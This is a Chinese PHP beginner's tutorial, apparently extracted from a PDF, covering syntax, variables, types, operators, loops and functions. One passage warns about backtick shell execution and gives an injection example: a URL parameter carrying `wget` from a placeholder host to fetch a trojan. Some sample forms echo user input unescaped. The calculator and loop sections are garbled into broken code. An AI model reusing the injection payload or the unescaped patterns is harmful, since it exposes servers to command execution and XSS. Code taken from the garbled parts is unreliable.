

PHP 的基本语法.....	5
PHP 语言标记.....	5
PHP 中使用变量.....	8
类型转换.....	13
超全局数组.....	14
常量.....	15
参与运算的符号.....	16
控制结构.....	18
函数.....	29
数组.....	42
字符串.....	52
文件系统.....	70
文件上传下载.....	79
错误处理.....	85
时间.....	87
数学函数.....	93
图像处理.....	99
数据库.....	111
数据类型.....	116
PHP 操作 MySQL.....	144
数据库设计：.....	150
会话控制.....	163
cookie.....	163
session.....	169
商城后台——管理平台.....	176
面向对象.....	187
案例.....	189
案例一.....	189
案例二——验证码的应用.....	191
__get().....	194
__set().....	195
__isset()、__unset().....	196
继承：.....	197
权限.....	199
重载.....	200
final：.....	201
单态设计模式.....	204
版本一.....	204
版本二.....	205
__toString().....	206
__call().....	207
__clone().....	207
__autoload()；.....	208
对象序列化——对象串行化.....	209

__sleep() __wakeup()	210
多态.....	211
抽象类.....	211
接口.....	214
mysqli.....	221
mysqli 类.....	221
mysqli_result 类.....	222
mysqli_stmt 类.....	226
案例——分类类（面向对象）	227
事务处理.....	232
异常处理.....	233
PDO.....	236
DB 类.....	241
mysqli 版本.....	242
Memcache.....	247
memcache 的安装：	247
windows 下的安装：	247
资料：	248
安装 Memcache 服务器（Linux 和 Window 上分别安装）	248
Memcached 服务器的管理（启动）	252
操作 Memcached（命令行方式 telnet 作为客户端）.....	253
在 PHP 程序中使用 Memcached.....	257
session_set_save_handler().....	259
将 session 信息写入文件中.....	266
将 session 信息写入数据库.....	269
将 session 信息写入 memcache 中.....	271
Smarty.....	272
自定义模板引擎：	272
Smarty 模板引擎的使用.....	274
路径问题.....	276
基本语法.....	279
注释.....	279
函数.....	280
属性.....	284
双绰号里值的嵌入.....	285
数学运算.....	285
变量.....	286
从 PHP 分配的变量.....	286
从配置文件读取的变量.....	287
保留变量.....	288
变量调节器.....	289
组合修改器.....	293
内建函数.....	294
缓存.....	301

要点.....	301
案例.....	301
XML.....	305
简介.....	305
语法.....	305
DTD.....	308
DTD 的作用.....	308
DTD 的分类.....	308
DTD 中定义元素和子元素.....	312
属性类型及其定义.....	319
属性类型.....	320
XML 名字空间.....	326
前缀表示法.....	327
XSL.....	334
JS 处理 XML.....	336
PHP 处理 XML.....	337
1. dom (document object model) 对象方式处理.....	337
2. sax (simple api for xml) 过程的函数处理.....	339
Web Service.....	341
安装 soap.....	341
案例一 没有 wsdl 的 soap.....	341
案例二、有 wsdl 的 soap.....	342
BroPHP.....	344
MVC.....	344
BroPHP.....	344
使用接口.....	345
insert().....	345
update().....	345
r_select().....	345
视图.....	346
模板中可以直接使用的几个变量.....	347
自动验证.....	348
验证码.....	350
文件上传、图片缩放、图片水印.....	350
分页.....	351
在线编辑器、日期选择器、颜色选择器.....	352
实例 商品管理.....	356
项目启动.....	366
《项目需求说明书》.....	366
《数据库设计说明书》.....	367
《程序设计说明书》.....	368
编码规范.....	370
无限分类.....	370
用户注册验证.....	372

目录结构:	372
数据库.....	373
公共文件.....	374
模型.....	376
视图.....	377
控制器.....	382
项目安装程序.....	383
附录.....	385
疑点.....	385
字符串.....	385
Gvim 配置.....	386
HTTP 工作原理实验.....	386
SVN.....	387

PHP 的基本语法

PHP 语言标记

- `<?php ?>` 推荐使用这个
 - 如果`?>`之后就是脚本结束可以不加，建议不要加
- `<? ?>` 对应于 php.ini 中的 `short_open_tag = On`
- `<?=$var ?>` 等同于 `<?php echo $var?>`
- `<% %>` 对应于 php.ini 中的 `asp_tags = On`
- `<script language= "php" > </script>`

```
<html>
<head>
    <title>This is php file</title>
</head>
<body bgcolor="<?php echo "red"?>"
    <h1>aaaaaa</h1>
    <?php
        echo "1111111111111111<br />";
        $a=1000;

    ?>
    <?
        echo "2222222222222222<br />";

    ?>
    <%
        echo "33333333333333333333<br />";

    %>

    <script language="php">
        echo "44444444444444444444<br />";
    </script>

    <?=$a?>
</body>
</html>
```

要点：

1. PHP 代码任何地方都可以嵌入。
2. 所有标记是贯穿的。
 - a) HTML 输出比 PHP 输出快。
 - b) PHP 输出比 HTML 输出规范。

```
<?php
    $a=10;

?>
<html>
```

```

<head>
    <title><?php echo "This is php file"?></title>
</head>
<body bgcolor="<?php echo "yellow"?>">
    <h1>aaaaaa</h1>
    <?php
        echo "1111111111111111<br />";
        echo $a;//所有标记是贯穿的
    ?>

    <?php
        for($i=0;$i<100;$i++) {
    ?>

        #####<br />
        @@@@@@@@@@@@@@<br />
        222222222222<br />

    <?php
        }
    ?>

    <?php
        if($a==10) {
    ?>

        <div id="leftbox">

        </div>

    <?php
        }else{
    ?>

        <div id="rightbox">

        </div>

    <?php
        }
    ?>

</body>
</html>

```

纯 PHP 文件最后的?>标记可以不写，可以防止意外注入，例如，在不允许在头函数前输出内容的文件所包含的文件中有输出内容。

文件 a. php:

```

<?php
    ?>

```

文件 b. php

```

<?php

```

```
include "a.php";
header("Content-Type:text/html;charset=utf-8");
$a=10;
for($i=10;$i<100;$i++)
    echo "#####<br />";
```

如果纯 PHP 文件 a.php 中的最后的?>之后有空格或回车符也会造成在运行 b.php 文件的错误, 因为 a.php 文件中的最后的?>之后有空格或回车符在 PHP 标记之外, 当 b.php 文件包含 a.php 文件时 a.php 文件中的最后的?>之后有空格或回车符将在 b.php 文件的 head 函数之前输出。**解决方法是 a.php 文件最后的?>不要写, 可以防止意想不到的错误。**

指令分隔符“分号

- 语句分两种：
 - 一种是功能执行语句
 - ✓ 后面一定要加分号
 - 一种是结构定义语句
 - ✓ 后面一定不要加分号
- >最近一条语句可以不加分号，建议都加上

与?>最近一条语句可以不加分号，建议都加分号

```
<?php
    $a=10;
    $b=20;
    $c=30

?>

<body bgcolor="<?php echo 'red'; ?>">
```

程序中的注释

- ❑ // 单行注释
- ❑ /* */ 多行注释，中不能再包含多行注释，系统会认为最前面的*/为注释的结束，之后的*/将作为非法输出，例如/* */ *
- ❑ #脚本注释 单行注释 尽量不用
- ❑ /** */ 文档注释 可用软件提取出注释，生成说明文档。
- ❑ 1. 写过不合适的代码不要着急删除，可以注释掉
- ❑ 2. 写帮助文档 先写注释，后写功能，将是一个好的习惯
- ❑ 3. 调试程序 //debug
- ❑ 注意： 注释要写在代码的上面或是右边

```
<?php
// echo "1111111111111111<br />";
//debug aaaaaaaaaaaaaa
#echo "2222222222222222<br />";
/* echo "3333333333333333<br />" */
/** echo "44444444444444"; */

/*
 * this is a function demo....
 *
 * @param $a string this is....
```

```
* @param $b int this is...
* @para $c double this is...
* @return $str int this is...
*/
```

```
function demo($a, $b, $c){

}
```

PHP 中使用变量

变量的命名

- ❑ 1. 变量前一定要使用”\$”，声明和使用都要有这个符号。
- ❑ 2. 不能以数字开头
- ❑ 3. 不能使用 PHP 的运算符+ - * / % & .
- ❑ 4. PHP 可以使用系统关键字作为变量名，以为 PHP 变量是以\$开头的。
- ❑ 5. 注意：PHP 变量区分大小写，（只有变量和常区分大小写，其它不区分）
- ❑ 6. 变量名称一定要有意义，可以使用英文单词，也可以使用汉语拼音。aaa

bbb ccc

- ❑ \$aaaBbbCcc 变量的命名风格

变量的类型

- ❑ PHP 是弱类型的语言
- ❑ PHP 中共有 8 种类型
 - 4 种标量
 - ✓ 整型：int integer
 - ✓ 布尔型：bool boolean
 - ✓ 浮点型：float, double, real
 - ✓ 字符串：string
 - 2 种复合类型
 - ✓ 数组： array
 - ✓ 对象： object
 - 2 种特殊类型
 - ✓ 资源类型： resource
 - ✓ 空类型： null

```
Var_dump(变量或值) ; //既可以查看变量或值的类型，又可以看数据
*   getType();
setType();、interval();、floatval();、strval();、isset();、unset();、empty();、
is_null();、is_int();、is_array();、is_....();
```

```
<?php
    echo '<pre>';

    $var=(real)10;
    var_dump($var);
```



```

$var=10.12;
var_dump($var);

$var="10abc";
var_dump($var);

$var=array(1, 2, 3, 4, 5,"abc", "www");
var_dump($var);

$var=new mysqli("localhost", "root", "123456", "test");

    var_dump($var);

$var=null;
var_dump($var);

$var=mysql_connect("localhost", "root", "123456");
var_dump($var);

$var=fopen("1.php", "r");
var_dump($var);
echo '</pre>';

```

输出结果

```

float(10)
float(10.12)
string(5) "10abc"
array(7) {
    [0]=>
    int(1)
    [1]=>
    int(2)
    [2]=>
    int(3)
    [3]=>
    int(4)
    [4]=>
    int(5)
    [5]=>
    string(3) "abc"
    [6]=>
    string(3) "www"
}

```

```
object(mysqli)#1 (0) {
}
NULL
resource(2) of type (mysql link)
resource(4) of type (stream)
```

可变变量

```
<?php
    $one="www";
    $two="one";
    $three="two";
    $four="three";

    echo $four.'<br />';           输出 three
    echo $$four.'<br />';         输出 two
    echo $$$four.'<br />';        输出 one
    echo $$$$four.'<br />';       输出 wwwwww
```

变量的声明

```
<?php
    $int=10;
    $int=034;           八进制
    echo $int."<br />";    输出 28
    $int=0xff;          十六进制
    $int=0XFF;          十六进制
    echo $int;           输出 255

    <?php
    $float=23.34;
    echo $float."<br />";    输出 23.34
    $float=54.5e5;
    echo $float."<br />";    输出 5450000
    $float=54.34e-5;
    echo $float."<br />";    输出 0.0005434
    $float=54.43e+5;
    echo $float."<br />";    输出 5443000
```

以下情况变量的布尔值都为假

```
$bool=false;    $bool=0;    $bool=0.0;    $bool='';    $bool='0.0';
$bool=null; $bool=array();
但$bool=' ';变量的布尔值为真。
```

```
<?php
    $bool=' ';
    if($bool){
        echo "true";
    }else{
```

```
        echo "false";
    }
}
```

输出结果: true

双引号和单引之前的区别

共同点:

双引号不能再使用双引号, 单引号中不能再使用单引号 \

单引号不能使用\转义

双引号:

1. 可以在双引号中可以解析变量

2. 双引号中可以使用转义字符 (\ 可以将有意义的转成没意义的符号, 可以将没意义的转成有意义的符号)

尽量使用单引号。

```
<?php
echo "fdsafjkd\nfds;a";
echo 'fdsaf\njl;fdjsa'
输出:fdsafjkd\fd;afdsaf\njl;fdjsa
```

Heredoc 结构

heredoc 句法结构: <<<。在该提示符后面, 要定义个标识符, 然后是一个新行。接下来是字符串 本身, 最后要用前面定义的标识符作为结束标志。

结束时所引用的标识符必须在一行的开始位置, 而且, 标识符的命名也要像其它标签一样遵守 PHP 的规则: 只能包含字母、数字和下划线, 并且不能用数字和下划线作为开头。

要注意的是结束标识符这行除了 可能有一个分号(;)外, 绝对不能包括其它字符。这意味着标识符 不能缩进, 分号的前后也不能有任何空白或 tabs。更重要的是结束标识符的前面必须是个被本地操作系统认可的新行标签, 比如在 UNIX 和 Mac OS X 系统中是\n, 而结束标识符(可能有个分号)的后面也必须跟个新行标签。

如果不遵守该规则导致结束标签不“干净”, PHP 将认为它不是结束标识符而继续寻找。如果在文件结束前也没有找到一个正确的结束标识符, PHP 将会在最后一行产生一个句法错误。

```
<?
echo '<font color="" size=""></font>';
$var="aaaaaa";
echo "{$var}<br />";

$int=100;
$string="a{$int["one"]}a\\aaa$int a\"a\raa\naa${int}aaa\taaa". $int."aaa\faaa";
echo $string;
//$string=<<<hello 后面不可用任何字符, 结束的 hello;之前之后不可有任何字符
$string=<<<hello
```

```
d' safdsafd
dafda"dsda
```

```
dsafdsafd' $int
      fdsa
afdhsajk"fdafd"f{$int}fdsa\n
hello;
echo $string;
```

```
$string=`ipconfig`;
echo '<pre>';
echo $string;
echo '</pre>';
mkdir("hello");
```

输出页面源代码:

```
<font color="" size=""></font>aaaaaa<br />aa\aaa100 a"a
aa
aa100aaa   aaa100aaa 此处分页 aaa
      d' safdsafd
      dafda"dsda
dsafdsafd' 100
      fdsa
afdhsajk"fdafd"f100fdsa
<pre>
Windows IP Configuration
```

Ethernet adapter 本地连接 2:

```
Connection-specific DNS Suffix  . :
IP Address. . . . . : 192.168.9.3
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.9.1
```

Ethernet adapter 无线网络连接:

```
Media State . . . . . : Media disconnected
</pre>
```

恶意代码:

```
$a=`mkdir hello`;
"echo {$a}>>aa.txt"
```

如果\$a 的用法为: `http://localhost/1/12.php? a= wget http://www.xxxx.com/xx/ /xxx/` 则有可能下载木马。

类型转换

8 种类型

一、可以强制转类型（不常用）—— 了解

二、自动类型转换（用的最多）

```
var_dump();
getType();
setType();
```

```
is_null();
is_array();
```

....

```
isset(); //检查变量是否存在， null 值的变量为不存在
unset(); //删除变量
```

```
$int = 10;
$float = 11.5;
$string="12.5abc";
$bool = true;
```

```
$result=$bool+$int+$string+$float+null;自动类型转换
var_dump($result); 输出内容为: float(35)
echo "<br />".getType($int); 输出内容为: integer
```

```
if(is_int($int)){
    echo "<br />this is int<br />"; 输出内容为: this is int
}
```

//使用常用函数去转

```
$a=intval($bool);// floatval(), strval();
var_dump($bool); 输出结果为: bool(true) 说明 intval() 不改变原变量的
```

类型

```
echo "<br />";
$a=floatval("12.5abc");
var_dump($a); 输出结果为: float(12.5)
echo "<br />";
$a=intval(5600000000000);
var_dump($a); 输出结果为: int(-637353984), 因为溢出造成
echo "<br />";
echo setType($float, "string")."<br />"; 输出结果为: 1/将变量
```

类型本身改变

```
var_dump($float); 输出结果为 string(4) "11.5"
echo "<br />";
$a = (int)$float; 强制类型转换
var_dump($a);    输出结果为: int(11)
echo "<br />";
```

```
$var = "";
if(isset($var)) {
    echo "变量存在<br />";
} else {
    echo "变量不存在<br />";
}
```

输出结果为: 变量存在

```
if(!empty($var)) {
    echo "存在并不为空<br />";
} else {
    echo "不存在或为空<br />";
}
```

输出结果为: 不存在或为空

```
empty();
$var = "abc";
if(!empty($var)) {
    echo "存在并不为空<br />";
} else {
    echo "不存在或为空<br />";
}
```

输出结果为: 存在并不为空

```
$page=!empty($_GET["page"]) ? $_GET["page"] : 1;
echo $page."<br />";
```

!empty: 判断变量存在且不为空, 比用 isset() 函数功能

外部变量

超全局数组

```
$_GET
$_POST
$_REQUEST
$_SERVER
$_ENV
$_COOKIE
$_SESSION
$_FILES
$GLOBALS
var_dump($_POST);
echo "<br />";
```

```

var_dump($_GET);
echo "<br />";
var_dump($_REQUEST);
echo "<br />";

```

用下面的文件测试：

```
<a href="demo.php?user=zhangsan&age=10&sex=nan">this is link</a>
```

```

<form action="demo.php?hello=abc" method="post">
    user: <input type="text" name="uname" value="mickey"><br>
    pass: <input type="password" name="pass" value="12345"><br>
    <input type="submit" name="sub" value="login"><br>
</form>

```

点击[连接](#)输出的结果为：

```

array(0) { }
array(3) { ["user"]=> string(8) "zhangsan" ["age"]=> string(2) "10" ["sex"]=>
string(3) "nan" }
array(3) { ["user"]=> string(8) "zhangsan" ["age"]=> string(2) "10" ["sex"]=>
string(3) "nan" }

```

点[按钮](#)输出的结果为：

```

array(3) { ["uname"]=> string(6) "mickey" ["pass"]=> string(5) "12345"
["sub"]=> string(5) "login" }
array(1) { ["hello"]=> string(3) "abc" }
array(4) { ["hello"]=> string(3) "abc" ["uname"]=> string(6) "mickey" ["pass"]=>
string(5) "12345" ["sub"]=> string(5) "login" }

```

建议关闭 **register_globals** = On 换成 register_globals = Off

例如：在程序中如果有 `echo `a`;` 代码，恶意用户可以通过类似 `http://localhost/1/text.php?a=ipconfig` 的方式来获得信息或进行破坏行为。

常量

1. 比变量的作用范围广
2. 常量声明使用 `define("常量名", 常量值)`
3. 常量只能使用不能改值，只能使用
4. 常量名前不能加 "\$"
5. 常量名命名有意义，常名通常全大写
6. 常量的值，只能是标量
7. 常量不能使用 `unset()` 删除常量
8. 常可以使用 `defined()`，检查常是否存在

```

<?php
define("HOST", 10);
echo HOST;//输出 10

```

```

define("HOST", "10");
if(defined("HOST")){
    echo "exists<br />";
}

```

```

}输出结果为: exists
function demo() {
    echo HOST."<br />";
    var_dump($_GET);
}
demo();

```

使用 define 定义的常量在函数内部引用的时候不用使用 global 关键字,但是在函数外声明的变量在函数内部引用时需要使用 global 关键字,否则在函数内部引用变量的值为空。

魔术常量: `__LINE__`、`__FILE__`、`__FUNCTION__`、`__CLASS__`

参与运算的符号

算术运算符 + - * / % ++ --

赋值运算符 = += -= *= /= %= . =

比较运算符 > < >= <= == != === !==

逻辑运算符 &&(and) ||(or) !(not)

位运算符 & | ^ ~ >> <<

其它运算符 . ? : @ & -> => :: ``

```
mysql_connect("localhost", "root", "123456") or die("connect error");
```

or 相当于 ||

. =

```

$html .= "";
$html .= "<ul>";
$html .= "</li>";
$html .= "<a href=\"\">aaaa</a>";
$html .= "</li>";
$html .= "</ul><br />";
echo $html;

```

输出的源代码为: `aaaa`

```

$a="5";
if($a==5){
    echo "=====<br />";
}else{
    echo "!!!!!!!<br />";
}输出结果为: !!!!!!!!

```

因为 \$a 为字符串, 而 5 为数值, 它们的类型不相同。当 === 换成 == 时输出的结果为 =====, 这是因为 == 不判断类型是否是相同的。

&

```

$a = 10;
$b = &$a;

```



```
$b = 99;
echo "\$a={$a}<br />";
echo "\$b={$b}<br />";
```

输出的结果为\$a=99 \$b=99，因为\$b 是\$a 的别名，当\$b 的值发生变化时\$a 的值也发生变化。

%

* 一、整除的作用

```
* if(($year%4==0 && $year%100!=0) || $year%400==0) {

}
```

二、范围使用 \$num%10

\$a=-34%4 结果为-2，\$a=34%-2 结果为 2 \$a=34%4.8 的结果为 2（自动将浮点型数据 4.8 转换为整形数据 4，在 javascript 中的这种情况输出的结果可能为乱值）

```
$i++ $i=$i+1; //先用再+
++$i $i=$i+1; //先+再用
$i-- $i=$i-1; //先用再减
--$i $i=$i-1; //先减再用
```

```
$a=10;
$b=$a++; //b=10 a=11
$c=$b--; //c=10 9
$d=++$c; //c=11 d=11
$e=--$d; //10 $=10
```

```
//10 + 12
```

```
$f=$e++ + ++$e; //f=22
```

```
$g=$f-- - --$f;
```

```
// 22 - 20 = 2;
```

```
echo $g;输出结果为：2
```

短路问题

&& 如果左边（第一个）条件成立，则去判断后面的条件，如果左边条件不成功（后面的条件成不成立表达式都不成立）， 所以就不去判断后面的条件了。

|| 如果前面的成立就不去判断后面的了， 如果前面的不成立则去判断后面的

& | 不管前面成不成立 两个都要执行一下

优先级问不是重点，可以用括号来解决优先级问题

```
$a = 10;
echo $a.'<br />';输出结果为 10
if($a < 4 && $a++);
echo $a.'<br />';输出结果为 10，短路问题所造成
```

```
$a = 10;
if($a < 4 & $a++);
echo $a.'<br />';输出结果为 11 ， 因为&前后的表达式都执行。
```

控制结构

一、顺序结构

二、条件结构——选择结构——分支结构

1. 单路分支

\$bool--true/false--- > < != == ---- && || !

```
if($bool)
    一条语句
if($bool){
    一条语句
    多条语句
}
```

2. 双路分支

```
if(条件)
    一条
else
    一条
```

```
if(条件){
    一条
}else {
    一条
}
```

```
echo $var=$_GET['var'];
echo "11111111111111";
if($var > 5){
    echo "#####";
}else{
    echo "#####";
}
echo "22222222";
? :
```

3. 多路分支

```
if(条件){

}
}else if(条件2){

}
}else if(条件3){

}
}else if(条件n){
```

```
}else{  
  
}  
  
if(条件){  
  
}elseif(条件 2){  
  
}elseif(条件 3){  
  
}elseif(条件 n){  
  
}else{  
  
}
```

```
<?php  
$hour=date('H')+8;  
$hour=10;  
if($hour < 9){  
    echo '早上好';  
}else if($hour < 11){  
    echo '上午好';  
}else if($hour < 14){  
    echo '中午好';  
}else if($hour < 18){  
    echo '下午好!';  
}else{  
    echo '夜里好!';  
}
```

```
<?php  
$dm=false;  
$gm=false;  
$jm=false;  
if($dm){  
    echo "大门开了，我进入大楼。";  
    if($gm){  
        echo "进入公司了。";  
        if($jm){  
            echo "我进入教室。";  
        }else{  
            echo "等着开门。";  
        }  
    }  
}
```

```

    }
    }else{
        echo "公司门还没开，等一会儿。";
    }
}else{
    echo "大楼门没开。";
}

```

```

<?php
$sex=!empty($_GET["sex"]) ? $_GET["sex"] : "nan";
$age=!empty($_GET['age']) ? $_GET['age'] : 30;
if($sex=='nan'){
    if($age > 60){
        echo "这位男士已经退休".($age-60)."年了";
    }else{
        echo "这位男士还有".(60-$age)."年就可以退休了";
    }
}else{
    if($age > 55){
        echo "这位女士已经退休".($age-55)."年了";
    }else{
        echo "这位九女士还有".(55-$age)."年就可以退休了";
    }
}

```

```

switch(变量){
    case 值1:
        语句
        break;
    case 值2:
        语句
        break;
    case 值3:
        语句
        break;
    case 值4:
        语句
        break;
    default:
        语句
}

```

```

<?php
$var=30;

```

```

switch($var) {
    case 1:
    case 11:
    case 111:
    case 1111:
        echo "111111111111<br />";
        echo "#####<br />";
        break;
    case 2:
        echo "222222222222<br />";
        break;
    case 3:
        echo "333333333333<br />";
        break;
    case 4:
        echo "4444444444444444<br />";
        break;
    default:
        echo "#####<br />";
}

```

4. 嵌套分支

```

if(true) {
    if() {
        if() {
            for() {
                while() {

                }
            }
        }
    }
} else {

}

} else {
    switch() {
        case 1:
            if() {

            }
            break;
    }
}

```

<html>

```

<head>
<title>计算闰年</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
<form method="post"><!--本程序使用回车提交数据到本页,数据不会显示,提交到其它页面会显示-->
    年份: <input type="text" name="year" value="" />
    <input type="submit" name="sub" value="计算" /><br />
</form>
<?php
    if(isset($_POST["sub"])) {
        $year=$_POST['year'];
        if(is_numeric($year)) {
            if(($year%4==0 && $year%100!=0) || $year%400==
0) {
                echo "{$year} 年是闰年";
            } else {
                echo "{$year} 年不是闰年";
            }
        } else {
            echo "不是年份格式";
        }
    } else {
        echo "请在上面输入年份。";
    }
?>
</body>
</html>

```

```

<html>
<head>
<title>简单 PHP 计算器</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
<?php
    $mess="";
    if(isset($_POST["sub"])) {
        if($_POST["num1"]=="") {
            $mess.="第一个数不能为空! <br />";
        }
    }

```

```

        }else{
            if(!is_numeric($_POST["num1"])){
                $mess.="第一数必须是数字！<br
            />";
            }
        }
        if($_POST["num2"]=="") {
            $mess.="第二数不能为空！<br />";
        }else{
            if(!is_numeric($_POST[' num2' ])){
                $mess.="第二个数必须是数字！<br
            />";
            }
        }
        if($_POST[' ysf' ]=='/' && $_POST[' num2' ]==0) {
            $mess.="被除数不能为 0";
        }
    }

    ?>
    <table border="1" align="center" width="400">
        <form method="post">
            <caption><h1>计算器</h1></caption>
            <tr>
                <td><input type="text" size="3" name="
num1" value="<?php echo $_POST[' num1' ]?>" /></td>
                <td>
                    <select name="ysf">
                        <option value="+" <?php
echo $_POST["ysf"]=="+" ? "selected" : "" ?>>+</option>
                        <option value="-" <?php
echo $_POST["ysf"]=="-" ? "selected" : "" ?>>-</option>
                        <option value="*" <?php
echo $_POST["ysf"]=="*" ? "selected" : "" ?>>*</option>
                        <option value="/" <?php
echo $_POST["ysf"]=="/" ? "selected" : "" ?>>/</option>
                        <option value="%" <?php
echo $_POST["ysf"]=="%" ? "selected" : "" ?>>%</option>
                    </select>
                </td>
                <td>
                    <input type="text" size="3" na
me="num2" value="<?php echo $_POST["num2"] ?>" />
                </td>
                <td>

```

```

value="计算" />
</td>
</tr>
<tr>
 <?php if(!$mess){     $value=0;     switch($_POST['ysf']){         case "+":             $value             break;         case "-":             $value             break;         case "*":             $value             break;         case "/":             $value             break;         case "%":             $value             break;     }     echo "结果: "     [$ _POST["num1"]] [$ _POST['ysf']] [$ _POST['num2']] = {$value}"; } else{     echo $mess; } ?> </td> </tr> </form> </table> </body> </html> | | | |
```


- 是计数循环 for()
条件型循环 while() do--while(); 数

$$) \{$$

```
<!--此处不可简写为#ccc-->  
<!--此处不可简写为#fff-->  
onmouseover="show(this)"
```

```

        if($i%10==0) {
            echo ' </tr>';
        }

    }

    ?>
</table>

<script>
    var ys=null;
    function show(obj) {
        ys=obj.bgColor;
        obj.bgColor="red";
    }
    function show1(obj) {
        obj.bgColor=ys;
    }
</script>

```

```

<?
    $j=0;
    while($j<100) {
        $i=0;
        while($i<100) {
            echo "#";
            $i++;
        }
        echo "<br />";
        $j++;
    }

```

```

<?php
    $k=0;
    while($k<10) {
        echo ' <table align="center" border="1" width="800">';
        $i=0;
        while($i<100) {
            if($i%2==0)
                $bg="#cccccc";
            else
                $bg='';
            echo " <tr bgcolor=" . $bg . ">";
            $j=0;

```

```

        while($j<10) {
            echo ' <td>' . ($i*10+$j) . ' </td>';
            $j++;
        }
        echo ' </tr>';
        $i++;
    }
    echo ' </table>';
    echo ' <hr />';
    $k++;
}

```

for(表达式 1;表达式 2;表达式 3) {

}

表达式 1 只被执行一次， 用于初使化

表达式 2 是用来写循环退出的条件

表达式 3 用来写累加的条件

```

<?php
    $i=0;
    for(;;) {
        if($i>10)
            break;
        echo "{ $i} #####<br />";
        $i++;
    }

```

```

<?php
    for($i=0,$j=0,$k=0; $i < 10 && $k<50;$i++, $j+=5, $k+=10) {
        echo "{ $i} ##### { $j} ##### { $k} #####<br />";
    }

```

```

<?php
    for($i=1;$i<=9;$i++) {
        for($j=1;$j<=$i;$j++) {
            echo "{ $j}*{ $i}=" . ($i*$j);
            echo " &nbsp;&nbsp;&nbsp;";
        }
        echo " <br />";
    }

    for($i=9; $i>=1; $i--) {
        for($j=1; $j<=$i;$j++) {
            echo "{ $j}*{ $i}=" . ($i*$j);
            echo " &nbsp;&nbsp;&nbsp;";
        }
    }

```

```

        echo ' <br />';
    }
    for($i=1;$i<=9;$i++){
        for($j=$i;$j>=1;$j--){
            echo "{$j}*{$i}=".(($i)*($j));
            echo "&nbsp;&nbsp;&nbsp;";
        }
        echo "<br />";
    }
    for($i=9;$i>=1;$i--){
        for($j=$i;$j>=1;$j--){
            echo "{$j}*{$j}=".(($i)*($j));
            echo "&nbsp;&nbsp;&nbsp;";
        }
        echo "<br />";
    }
}

```

和循环有关的

break(退出循环和 switch); continue(退出本次循环); exit(退出整个程序);
return(退出函数)

```

    for($i=1;$i<=9;$i++){
        for($j=1;$j<$i;$j++){
            if($j==5)
                break;
            echo "{$j}*{$i}=".(($i)*($j));
            echo "&nbsp;&nbsp;&nbsp;";
        }
        echo "<br />";
    }
    for($i=1;$i<=9;$i++){
        if($i==5)
            break;
        for($j=1;$j<=$i;$j++){
            echo "{$j}*{$i}=".(($i)*($j));
            echo "&nbsp;&nbsp;&nbsp;";
        }
        echo "<br />";
    }
    for($i=1;$i<9;$i++){
        for($j=1;$j<=$i;$j++){
            if($j==3)
                break 2;
            echo "{$j}*{$i}=".(($i)*($j));
            echo "&nbsp;&nbsp;&nbsp;";
        }
    }
}

```

```

        echo "<br />";
    }
    echo "<br />";
    for($i=1;$i<=9;$i++) {
        if($i%2==0)
            continue;
        for($j=1;$j<=$i;$j++) {
            if($j%2==0)
                continue;
            echo "{$j}*{$i}=" . ($i*$j);
            echo "&nbsp;&nbsp;&nbsp;";
        }
        echo "<br />";
    }
}

```

```

<?php
    $i=0;
    while($i<10) {
        if($i==5)
            continue; //此程序死循环，因为$i=5 之后$i 不能自加
        echo "{$i}#####<br />";
        $i++;
    }

```

```

<?php
    $i=0;
    do{
        echo "{$i}#####<br />";
        $i++;
    }while(0);
    $i=0;
    while(0) {
        echo "{$i}@@@@@@@@@@@@@<br />";
        $i++;
    }

```

函数

两种

一种系统内置函数 ----- 2000 多个 （80%）

一种是自己定义函数 ----- 自己写

函数：是一段完成“指定任务”的，“已命名”的 “代码段”

最小的单位 “函数”

```
function 函数名() {    //和变量命名相同
    函数体（功能段）
}
```

```
function 函数名(参数列表) {    //和变量命名相同
    函数体（功能段）
}
```

```
function demo($a, $b, $c) {

}
```

参数列表： 可以有一个或多个参数，多个参数用“,” 分开
作用，可以改变函数的运行行为（自己定义函数的行为）

形参： 声明函数时使用的参数。

实参： 调用函数时使用的参数。

```
function 函数名(参数列表) {    //和变量命名相同
    函数体（功能段）
    返回值
    return
}
```

return 一作用返回计算后的值

二作用（函数执行到return 语句就结束）， 可以用来退出函数
所以不要在 return 后面写代码

```
<?php
echo table(10, 8, 600, 'red');
function table($rows, $cols, $width, $color) {
    $html='<table align="center" border="1" width="'. $width. '">';
    for($i=0; $i<$rows; $i++){
        if($i%2==0)
            $bg=$color;
        else
            $bg="#ffffff";
        $html.='<tr bgcolor="'. $bg. '">';
        for($j=0; $j<$cols; $j++){
            $html.='<td>'. ($i*$cols+$j). '</td>';
        }
        $html.='</tr>';
    }
    $html.='</table>';
    return $html;
}
echo '#####';
echo table(20, 5, 400, 'green').'abc';
echo ' @@@@@@@@@@@@@@@@@@2';
```

```
echo table(4, 20, 900, 'blue');
```

```
$a=jsq(1, "+", 2)+10;
```

函数的注意事项（重名）

没有函数重载

```
function add(int a, int b) {  
  
}  
function add(float a, float b) {  
  
}  
function add(double a, double b) {  
  
}  
function add(int a, double b) {  
  
}  
function add(double a, int b) {  
  
}  
  
add(10, 1.1);
```

全局变量---局部变量

常量使用时不用 global，超全局变量数组的调用不用 global。

```
<?php  
define('A', '10');  
function fun() {  
    echo A.' <br />';  
}  
fun();  
fun();
```

输出结果为：10 10

```
<?php  
$a=10;  
function fun($a) {  
    echo $a.' <br />';  
    $a=50;  
}
```

```

fun($a);
fun($a);
echo $a.' <br />';

```

输出结果为：10 10 10

任何函数调用规则

说明函数的功能-----决定用不用

参数有几个，什么类型的 ----- 决定怎么用

filesize();

pow();

round();

返回值 ----- 调用后怎么处理

```

<?php
function toSize($size){
    $nsize=0;
    $dw='bytes';
    if($size >= pow(1024, 4)){
        $nsize=round($size/pow(1024, 4), 2);
        $dw='TB';
    }else if($size >= pow(1024, 3)){
        $nsize=round($size/pow(1024, 3), 2);
        $dw='GB';
    }else if($size >= pow(1024, 2)){
        $nsize=round($size/pow(1024, 2), 2);
        $dw='MB';
    }else if($size >= 1024){
        $nsize=round($size/1024);
        $dw='KB';
    }else{
        $nsize=$size;
    }
    return $nsize.$dw;
}

echo toSize(32134213)."<br />";
echo toSize(32)."<br />";
echo toSize(3213424321432143213)."<br />";
echo toSize(32134213)."<br />";
echo toSize(32134213432)."<br />";

或用三元运算符的嵌套应用来解决：
function convertUnits($size){
    return $size < pow(2, 10) ? $size.'bytes' : ( $size < pow(2, 20) ?
